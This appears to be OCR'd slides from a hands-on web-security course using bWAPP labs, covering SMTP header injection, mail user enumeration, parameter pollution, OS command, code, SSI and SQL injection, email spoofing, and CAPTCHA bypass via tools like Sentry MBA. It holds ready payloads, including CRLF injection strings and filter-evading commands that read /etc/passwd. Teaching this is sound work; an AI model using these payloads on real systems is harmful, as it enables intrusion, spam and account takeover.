
Become a Friend of W3C: support the W3C mission and free developer tools.

W3C BLOG

W3C/OGC Publishes More for the Web



Iframe injection ~> Cross-site Scripting (XSS)



Hands-on Lab




Exploit Iframe Injection [Bee-Box]



What is SMTP? (Port: 25)

SMTP (Simple Mail Transfer Protocol) is the basic standard that mail servers use to send email to one another across the internet. SMTP is also used by applications such as Apple Mail or Outlook to upload emails to mail servers that then relay them to other mail servers.





SMTP Injection

SMTP header injection vulnerabilities arise when user input is placed into email headers without adequate sanitization, allowing an attacker to inject additional headers with arbitrary values. This behavior can be exploited to send copies of emails to third parties, attach viruses, deliver phishing attacks, and often alter the content of emails. It is typically exploited by spammers looking to leverage the vulnerable company's reputation to add legitimacy to their emails.

This issue is particularly serious if the email contains sensitive information not intended for the attacker, such as a password reset token.



POP3 vs IMAP

POP3 (Post Office Protocol version 3) and **IMAP (Internet Message Access Protocol)** are both email retrieval protocols used by email clients to fetch emails from a mail server.

- POP3 is an **older email protocol** that is widely supported by email servers and clients.
- With POP3, **emails are downloaded from the mail server to the email client's device**, such as a computer or mobile device.
- By default, POP3 typically downloads emails to the device and **removes them from the server**, although **some configurations allow keeping copies on the server**.
- POP3 is **suitable** for users who primarily **access** their emails from a **single device** and want to **store emails locally**.



POP3 VS IMAP

- IMAP is a more **modern** email protocol designed to offer more **advanced features** and **flexibility** compared to POP3.
- With IMAP, **emails remain stored on the mail server**, and the **email client synchronizes with the server** to **access** and **manage emails**.
- IMAP allows users to access their emails from **multiple devices** while **keeping them synchronized across all devices**.
- Unlike POP3, IMAP supports **folder management** on the server, **allowing users** to **organize** their **emails** into **folders** directly from their **email client**.
- IMAP is suitable for users who **access** their emails from **multiple devices** and want to maintain consistent access and organization across all devices.



Common uses of SMTP in websites

- Submit messages via the application, such as to report a problem to support personnel.
- Provide feedback about the website.
- This facility is usually implemented by interfacing with a mail (or SMTP) server.
- Typically, user-supplied input is inserted into the SMTP.



SMTP In-Depth

The email headers are not part of the SMTP protocol. They are interpreted by the mail client (the web application & some email handling libraries in programming languages).

> MAIL FROM:<mail@evil.com>

< 250 OK

> RCPT TO: <john@haxxor.com>

< 250 OK

> RCPT TO:<lucy@haxxor.com>

< 250 OK



SMTP In-Depth

- > DATA
- < 354 Send message content; end with <CRLF>.<CRLF>
- > Content-Type: text/html
- > Date: Wed, 2 M 2021 00:00:00
- > From: Bryan <bry4n@haxxor.com>
- > Subject: Are you on vacation?
- > To: everyone <everyone@haxxor.com>



SMTP In-Depth

```
> [CRLF]  
> Hello!  
> I didn't see you online!  
> --  
> Bryan  
> .  
< 250 OK
```



What Happened?!

The above email would be received by **john@haxxor.com** and **lucy@haxxor.com**. However, they would see that it was sent by **Bryan <bry4n@haxxor.com>** (not **mail@evil.com**) and they would see that the recipient is everyone **<everyone@haxxor.com>**

"<CRLF>.<CRLF>" used to terminate data

"<CRLF>" used to separate the RCPT TO values



Exploit SMTP!

- <youremail>%0aCc:<youremail>
- <youremail>%0d%0aCc:<youremail>
- <youremail>%0aBcc:<youremail>
- <youremail>%0d%0aBcc:<youremail>
- %0aDATA%0afoo%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>%0aDATA%0aFrom:+<youremail>%0aTo:+<youremail>%0aSubject:+test%0afoo%0a%2e%0a
- %0d%0aDATA%0d%0afoo%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT+TO:+<your email>%0d%0aDATA%0d%0aFrom:+<youremail>%0d%0aTo:+<youremail>%0d%0aSubject:+test%0d%0afoo%0d%0a%2e%0d%0a





Video Time!

IT'S

DEMO TIME!

SMTP Username Enumeration via VRFY Command!

```
$ telnet 10.0.0.1 25
Trying 10.0.0.1 ...
Connected to 10.0.0.1.
Escape character is '^]'.
220 myhost ESMTP Sendmail 8.9.3
> HELO
< 501 HELO requires domain address
> HELO x
< 250 myhost Hello [10.0.0.99], pleased to meet you
> VRFY root
< 250 Super-User <root@myhost>
> VRFY blah
< 550 blah... User unknown
```



SMTP Username Enumeration via EXPN Command!

```
$ telnet 10.0.0.1 25
Trying 10.0.0.1 ...
Connected to 10.0.0.1.
Escape character is '^]'.
220 myhost ESMTP Sendmail 8.9.3
> HELO
< 501 HELO requires domain address
> HELO x
< 250 myhost Hello [10.0.0.99], pleased to meet you
> EXPN root
< 250 Super-User <root@myhost>
> EXPN blah
< 550 blah... User unknown
```



SMTP Username Enumeration via RCPT TO Command!

```
$ telnet 10.0.0.1 25
Trying 10.0.0.1 ...
Connected to 10.0.0.1.
Escape character is '^]'.
220 myhost ESMTP Sendmail 8.9.3
> HELO
< 501 HELO requires domain address
> HELO x
< 250 myhost Hello [10.0.0.99], pleased to meet you
> MAIL FROM:root
< 250 root ... Sender ok
> RCPT TO:root
< 250 root ... Recipient ok
> RCPT TO: blah
< 550 blah... User unknown
```



Hands-on Lab



Sorry! Explore for yourself in wild!



HTTP Parameter Pollution (a.k.a. HPP)

HPP vulnerabilities (supplying multiple values for the same parameter) can also lead to IDOR. Applications might not anticipate the user submitting multiple values for the same parameter and by doing so, you might be able to bypass the access control set forth on the endpoint.

- Good for Bypass Web Application Firewall (WAF)
- Good for Black listing Bypass
- Business Logic Problems



Testing for HTTP Parameter Pollution



HTTP Parameter Pollution

Although this seems to be rare and I've never seen it happen before (this scenario), theoretically, it would look like this. If this request fails:

```
GET /api_v1/messages?user_id=ANOTHER_USERS_ID
```

Try this:

```
GET /api_v1/messages?user_id=YOUR_USER_ID&user_id=ANOTHER_USERS_ID
```

Or this:

```
GET /api_v1/messages?user_id=ANOTHER_USERS_ID&user_id=YOUR_USER_ID
```

Or provide the parameters as a list:

```
GET /api_v1/messages?user_ids[]=YOUR_USER_ID&user_ids[]=ANOTHER_USERS_ID
```



Hands-on Lab



Try HTTP Parameter Pollution [Bee-Box]
<http://79.175.154.78/labwebpackage/hpp.php>



OS Command Injection

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

In a nutshell, OS command injection is a technique used via a web interface in order to **execute OS command** on a **web server**. The user supplies operating system commands through a web interface in order to execute OS commands.

Command Injection Results

- Local Results
- Remote Results (Blind)



Testing for Command Injection



OS Command Injection (Example)

Consider a shopping application that lets the user view whether an item is in stock in a particular store. This information is accessed via a URL like:

`https://insecure-website.com/stockStatus?productID=381&storeID=29`

To provide the stock information, the application must query various legacy systems. For historical reasons, the functionality is implemented by calling out to a shell command with the product and store IDs as arguments:

```
> stockreport.pl 381 29
```

This command outputs the stock status for the specified item, which is returned to the user.



OS Command Injection (Example)

Since the application implements no defenses against OS command injection, an attacker can submit the following input to execute an arbitrary command:

```
> & echo hacked &
```

If this input is submitted in the productID parameter, then the command executed by the application is:

```
> stockreport.pl & echo hacked & 29
```

The echo command simply causes the supplied string to be echoed in the output, and is a useful way to test for some types of OS command injection. The "&" character is a shell command separator, and so what gets executed is actually three separate commands one after another. As a result, the output returned to the user is:

```
> Error - productID was not provided
```

```
> hacked
```

```
> 29: command not found
```



OS Command Injection (Example)

The three lines of output demonstrate that:

- The original stockreport.pl command was executed without its expected arguments, and so returned an error message.
- The injected echo command was executed, and the supplied string was echoed in the output.
- The original argument 29 was executed as a command, which caused an error.

Placing the additional command separator "&" after the injected command is generally useful because it separates the injected command from whatever follows the injection point. This reduces the likelihood that what follows will prevent the injected command from executing.



Blind OS Command Injection

Many instances of OS command injection are blind vulnerabilities. This means that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.

Consider a web site that lets users submit feedback about the site. The user enters their email address and feedback message.

The server-side application then generates an email to a site administrator containing the feedback. To do this, it calls out to the mail program with the submitted details. For example:

```
> mail -s "This site is great" -a From:peter@normal-user.net feedback@vulnerable-website.com
```

The output from the mail command (if any) is not returned in the application's responses, and so using the echo payload would not be effective. In this situation, you can use a variety of other techniques to detect and exploit a vulnerability.



Blind OS Command Injection ASP.Net Example

```
public async Task<IActionResult> compressAndDownloadFile()
{
    string filePath = Request.Query["filePath"];
    procStartInfo = new System.Diagnostics.ProcessStartInfo(
        "C:\\\\Program Files\\\\7z\\\\7z.exe",
        $"a {filePath}.7z {filePath}\\\\"
    );
    procStartInfo.UseShellExecute = false;
    procStartInfo.CreateNoWindow = true;
    System.Diagnostics.Process proc = new System.Diagnostics.Process();
    proc.StartInfo = procStartInfo;
    proc.Start();
    proc.WaitForExit();

    return File($"{filePath}.7z", "application/x-7z-compressed");
}
```



OS Command Injection

Useful payloads

- whoami (Win32/Unix)
- ping (Win32/Unix)
- curl (New Ver. Win32/Unix)
- ipconfig/ifconfig/ip
(Win32/Unix)
- &&, ||, |, &, `;, \$(), ...

Bypasses

- Read Data as Base64 or Hex
- c"a"t /et"c"/pass"w"d
- cat /et\$1c/pass\$1wd
- cat /et?/pas???
- /?s?/b?\$1?/?at /e\$1t?/\$1p?"s"s*
- cat `echo -e "\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64"\`



Hands-on Lab



Exploit Command Injection [Bee-Box]

⚠️ Students must read the last line of /etc/passwd of bWAPP Machine with Blind OS Command Injection without shell.

Code Injection

Code injection, also called Remote Code Execution (RCE), occurs when an attacker exploits an input validation flaw in software to introduce and execute malicious code. Code is injected in the language of the targeted application and executed by the server-side interpreter. Any application that directly uses invalidated input is vulnerable to code injection, and web applications are a prime target for attackers. This article shows how code injection vulnerabilities arise and how you can protect your web applications from injection.

Note: We use the term “code injection” to refer specifically to attacks exploiting server-side dynamic evaluation (also called eval injection attacks). This is not to be confused with other types of code injection, such as cross-site scripting (XSS), which injects JavaScript code executed by the browser, or SQL injection, where SQL instructions for the database server are injected.



Testing for Code Injection



PHP Code Injection

PHP code injection is a **vulnerability** that allows an attacker to inject custom code into the server side **scripting engine**. This vulnerability occurs when an attacker can control all or part of an input string that is fed into an eval() function call. They are only **limited** by what **PHP** is **capable** of.



CODE INJECTION

PHP Code Injection (Source Code Review)

```
<html>
<head></head>
<body>
<?php
    $p = $_GET['p'];
    eval("echo " . $p . ";");  eval – Evaluate a string as PHP code
?
</body>
</html>
```



NodeJS Code Injection (Source Code Review)

```
app.get('/update',function (req, res) {
  // Get the JSON object from "json" GET parameter
  var queryData = querystring.parse(url.parse(req.url).query);
  if(queryData.json){
    var jsonObj = eval('(' +queryData.json+')');
    if(jsonObj.data) {
      // Do something with the parsed JSON object
    }
  }
});
```



PHP Code Injection (Case Study)

What are these functions? Find out!

- exec()
- passthru()
- shell_exec()
- system()
- proc_open()
- popen()
- curl_exec()
- curl_multi_exec()
- parse_ini_file()
- show_source()



Hands-on Lab



Exploit PHP Code Injection [Bee-Box]



Mitigate Solution



Do NOT use unsafe functions without properly input validation
Do NOT pass any user input to eval() directly as much as possible

Server-side Include (SSI) Injection

Server-side Includes (SSI) is a simple interpreted server-side scripting language used almost exclusively for the World Wide Web. It is most useful for **including** the **contents** of one or more files **into a web page** on a web server, using its #include directive.

SSI injection (Server-side Include) is a server-side exploit that lets an attacker send code into an application to be executed later, locally, by the web server.

```
<!--#exec cmd="ls -l" -->  
<!--#exec cmd="cat /etc/passwd" -->
```



Testing for SSI Injection



Hands-on Lab



Exploit SSI [Bee-Box]



SQL Injection

SQL injection is a web security vulnerability that allows an attacker to **interfere** with the **queries** that an application makes to its **database**. It generally **allows** an attacker to **view** data that they are **not** normally **able** to **retrieve**. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can **escalate** an SQL injection attack to **compromise** the underlying **server** or other **back-end infrastructure**, or perform a **denial-of-service** attack.



Testing for SQL Injection




SQL Injection Impacts

- Authentication Bypass
- Denial of Service (DoS)
- Add/Delete/Modify Data
- Extracting Data
- Privilege Escalation
- Command Execution (RCE)

2		SQL injection at /admin.php?cp/members/create	By khoaabd1 to ExpressionEngine	Resolved	Medium	disclosed 4 days ago
10		Saving Christmas from Grinchy Gods	By akshansh to h1-ctf	Resolved	Critical	disclosed 4 days ago
8		SQL Injection and plaintext passwords via User Search	By xyantix to IBM	Resolved	High	disclosed 22 days ago
7		SQL Injection leads to retrieve the contents of an entire database.	By u-itachi to BlockDev Sp. Z.o.o	Duplicate	Critical	disclosed about 1 month ago
10		bit.games - sql-inj	By alexeysergeevich to Mail.ru	Resolved	Medium	\$1,500.00 disclosed 3 months ago
5		tmgame.mail.ru - Blind sql injection	By alexeysergeevich to Mail.ru	Resolved	Medium	\$250.00 disclosed 3 months ago
100		bypass sql injection #1109311	By lu3ky-13 to Acronis	Resolved	Medium	\$500.00 disclosed 4 months ago
3		Improper handling of untypical characters in domain names	By philippjeitner to Node.js	Resolved	High	disclosed 5 months ago
5		SQL injection [futexpert.mtnqbissau.com]	By pisarenko to MTN Group	Resolved	High	disclosed 5 months ago



SQL Injection



SQL Injection

```
<?php  
$sql = "SELECT * FROM users WHERE lname='". $_GET[ "name" ]. "'";  
echo $sql;  
?>
```



SQL Injection

```
/* user_input is what user inserted :| */
SELECT * FROM users WHERE lname='user_input';

/* imagin user_input is ' or '1'='1 */
SELECT * FROM users WHERE lname=' or '1'='1';

/* WHERE Condition is always true! */
SELECT * FROM users WHERE lname=' or '1'='1';
```



.Net SQL Injection Source Code Review

// TODO



Flash Back

What where **INFORMATION_SCHEMA** and **ORDER BY**?



SQLMap

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program

[*] starting @ 10:44:53 /2019-04-30/

[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```



Hands-on Lab



Exploit SQLi [Bee-Box]



Email Spoofing (Not Anymore in this course)

Email spoofing is the **creation of email** messages with a **forged sender address**. The **core email protocols** do **not have** any mechanism for **authentication**, making it common for **spam** and **phishing emails** to use such spoofing to mislead or even prank the recipient about the origin of the message.

Not having **SPF** (Sender Policy Framework) record for a domain may help an attacker to send **spoofed email**, which will **look like**, originated from the **real domain**.


Not only that, but this will also result in land emails in the **SPAM** box when **SPF missing**.

It's essential to have an **SPF record** for your domain to **avoid** your emails getting landed in the **SPAM** folder or avoid **email spoofing**.



Imagine you're receiving a letter in the mail. **SPF** is like **checking the return address** on the envelope to see if it **matches** the **claimed sender**. It's a way for email servers to verify that the sender of an email message is actually allowed to send emails on behalf of a particular domain.

So, SPF helps **prevent email spoofing** by allowing domain owners to **specify which email servers are authorized to send emails on their behalf**. When an email is received, the recipient's email server checks the SPF record of the sender's domain to see if it matches the server that sent the email. If **it doesn't match**, the email might be **flagged** as **suspicious** or **rejected** altogether.



DKIM

DKIM is like adding a **digital signature** to the **letter's content before sending it**. It provides a way for email recipients to **verify** that an **email message** was **sent** by the **claimed sender** and that the message content hasn't been **tampered** with **during transit**.

With DKIM, the sender's email server adds a **digital signature** to the **outgoing email message using a private key**. When the **recipient's email server** receives the message, it can **use** the **public key published** in the sender's **DNS records** to **verify the signature**. If the signature is valid, it means the message is authentic and hasn't been altered since it was sent.



DMARC

DMARC is like setting up **rules for handling** mail that **doesn't meet SPF or DKIM standards**. It helps domain owners protect their brand and recipients from fraudulent emails by providing instructions on **how to handle emails that fail SPF or DKIM checks**.

With DMARC, domain owners can specify policies for handling emails that fail SPF or DKIM checks, such as **rejecting, quarantining, or monitoring** them. Additionally, **DMARC provides feedback mechanisms** for domain owners to **receive reports on email authentication failures**, allowing them to take corrective actions and improve email deliverability.



Email Spoofing

Online Services for Checking SPF and DKIM

- <https://www.kitterman.com/spf/validate.html>
- <https://mxtoolbox.com/spf.aspx>
- <https://gf.dev/spf-record-test>
- <https://www.mail-tester.com/spf-dkim-check>
- <https://dkimvalidator.com>

Making a Proof of Concept (PoC)

- <https://emkei.cz>



Hands-on Lab



Try it In-the-Wild



Mitigate Solution



Set SPF Record Properly

What is CAPTCHA?

The **CAPTCHA** (Completely Automated Public Turing test to tell Computers and Humans Apart), was originally designed to **prevent bots, malware, and artificial intelligence (AI)** from interacting with a **web page**.

	Protection mechanism	Example
Anti-segmentation	Hollow symbols	
	crowding characters together (CCT)	
	Background noise	
	Two-level structure	
Anti-recognition	Different fonts, Rotations, Wave-like symbols	
	Different languages	



CAPTCHA Bypass

There are some bad implementations that leads to bypass captcha. You know what happen if we bypass captcha, Right?!

- Rumola (Browser Extension/Automation)
- Sentry MBA (Between Manual and Automation)
- Misconfigurations (Manual -> Automate it!)
- AntCpt (Anti-CAPTCHA) (<https://antcpt.com/eng/home.html>) (Case Study)



Testing for Weak Lock Out Mechanism



CAPTCHA Bypass (Rumola)

The screenshot shows a Google Account sign-up page. On the left, there are promotional snippets for Google services: a smartphone displaying various apps, Google+ sharing options, and Google Docs collaboration features. The main form on the right includes fields for birth date (August 11, 19), gender (I am...), mobile phone, other email address, and a CAPTCHA challenge. The CAPTCHA text is "eonly 1563". Below it, a text input field contains "eonly 1563" with a character count of 10. A small window titled "Rumola" in the bottom right corner displays the message "Rumola entered the CAPTCHA characters for you.", accompanied by a cartoon character icon.

Accounts × Rumola is unique! Rumola | <https://accounts.google.com/SignUp?continue=https%3A%2F%2Fchrome.google.com%2Fwebstore%2Fcategory%2Fextensio>

A Google Account lets you access all your stuff — Gmail, photos and more — from any device. Search by taking pictures, or by voice. Get free turn-by-turn navigation, upload your pictures automatically, and soon even buy things with your phone using Google Wallet.

Share a little. Or share a lot.

Share selectively with friends, family (maybe even your boss) on Google+. Start a video Hangout with friends, text a group all at once, or just follow posts from people who fascinate you. Your call.

/ heart is here romeo
usin Romeo! benvolio
e is wise mercutio

Work in the future.

Get a jump on the next era of doing, well, everything. Watch as colleagues or partners drop in a photo, update a spreadsheet, or improve a paragraph, in real-time, from 1,000 miles away. Google Docs is free with a Google Account.

Monday August 11 19

Gender I am...

Mobile phone

Other email address

Prove you're not a robot

eonly 1563

Type the two pieces of text:
eonly 1563

Location United States

Rumola Rumola entered the CAPTCHA characters for you.



CAPTCHA Bypass (Sentry MBA) (Not Anymore in this course)

S Sentry MBA 1.4.1 BETA 1

Site: http://rapidshare.com
Switch Site: rapidshare.com
Progress: 0% List: Ez Combo List 5-17-12

Settings

- General
- HTTP Header
- Proxy Settings
- Fake Settings
- Keywords

Bots: 49 Wordlist Position: 225

Bot #	Proxy	Username	Password	Email	Reply
1	222.255.27.223:18888	chiapet1	beavis1		Authenticating - Last status: 420 - Connection timed out (Error #10060)
2	200.105.111.98:8080	carlcj48	KittyKitty		After Fingerprint > Authenticating - No source keys found on the HTM.
3	202.152.178.208:80	1XGF907R	E4QSRD0A...		Authenticating - Last status: Failure Source Keyword Match > Found K
4	201.218.47.252:8080	bones184	pantera		Authenticating - Last status: 404 - Not Found - Until Timeout: 15 secon
5	200.129.173.226:8081	qiloboi	hlubkoj		Authenticating - Last status: Failure Source Keyword Match > Found K
6	220.227.100.59:8080	orandle	conquest		Authenticating - Last status: Failure Source Keyword Match > Found K
7	203.66.83.46:8080	cwevans	maverick		Authenticating - Last status: Failure Source Keyword Match > Found K
8	100.54.42.252:8080	UK1242			Authenticating - Last status: Failure Source Keyword Match > Found K

Hits Redirects Fakes To Check Users/Combos

: 333 - Found data to capture: Rapids: 0, Rapid Pro until: No Time Left, Last Recharge: No Time Left, enc: 12051B2150462FF72EF8C4221F440BD234A233D44

BruteForcing... Wordlist: Ez Combo List 5-17- 225/27035 (0%)

Codes

421: 3	
200: 186	430: 31
3xx: 3	5xx: 2
401: 0	xxx: 0
403: 1	Results



Hands-on Lab



Try Sentry MBA & Rumola

We will talk about misconfigurations in captcha after Rumola and Sentry MBA Demo. Don't Rush.



CAPTCHA Bypass (Misconfigurations)

- Captcha Value in the Response
- Invalid Captcha Value
- Null Value in Captcha Parameter (Edit HTTP Packet)
- Remove Captcha Parameter (Edit HTTP Packet)
